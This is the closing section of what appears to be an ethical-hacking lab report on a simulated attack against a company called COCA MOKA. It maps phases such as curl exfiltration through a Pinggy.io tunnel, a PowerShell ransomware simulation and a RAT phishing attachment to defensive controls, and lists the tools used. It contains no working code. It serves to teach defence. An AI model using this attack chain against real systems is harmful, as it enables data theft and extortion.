Phase 2 – Exfiltration	curl upload via Pinggy.io HTTPS tunnel (port 443)	Large outbound POST over HTTPS to external tunnel service domain	IDS rules blocking known tunnel domains (pinggy.io, ngrok); DLP network monitoring
Phase 3 – Ransomware	PowerShell script encoding files and appending .locked extension	Rapid mass file extension changes; README_RANSOM.txt creation	EDR anti-ransomware behavioural rules; Controlled Folder Access; canary files
Phase 4 – Recovery	(Blue Team Phase)	(Blue Team Phase)	3-2-1 Backup Strategy; automated system restore points via Task Scheduler; NGFW network segmentation

CONCLUSION

From passive intelligence gathering through to full data exfiltration and ransomware deployment all within a controlled, authorised, and reversible simulation environment. A well-crafted spear-phishing email leveraging OSINT-derived context was used to compromise and steal COCA MOKA's most valuable asset.

This demonstrated that every single offensive action has a corresponding, implementable defensive control. A layered security architecture with backup strategies would have detected and stopped the attack at multiple phases. It reinforces a core principle of Cybersecurity and Ethical Hacking.

TOOLS & TECHNOLOGIES REFERENCED

- Celesty File Binder – Used to embed a payload within a document.
- Pinggy.io – Reverse SSH tunnelling service used to exfiltrate data over HTTPS (port 443).
- Windows PowerShell – Used for remote command execution, file discovery, compression, and the ransomware simulation script.
- Remote Access Trojan (RAT) – Phishing attachment to establish persistent remote access.
- Windows Task Scheduler – To automate system restore point creation as a recovery control.
- OSINT Techniques – Social media profiling, DNS enumeration, corporate directory analysis.
- DMARC / SPF / DKIM – Email authentication standards for phishing prevention.
- Windows Controlled Folder Access – Microsoft Defender feature preventing unauthorised script-based file modification.
- Snort / Suricata – Open-source IDS/IPS platforms for network threat detection rules.
- AppLocker – Windows application whitelisting solution referenced for endpoint hardening.
- Event ID 4663 – Windows Security Event indicating file access on audited objects.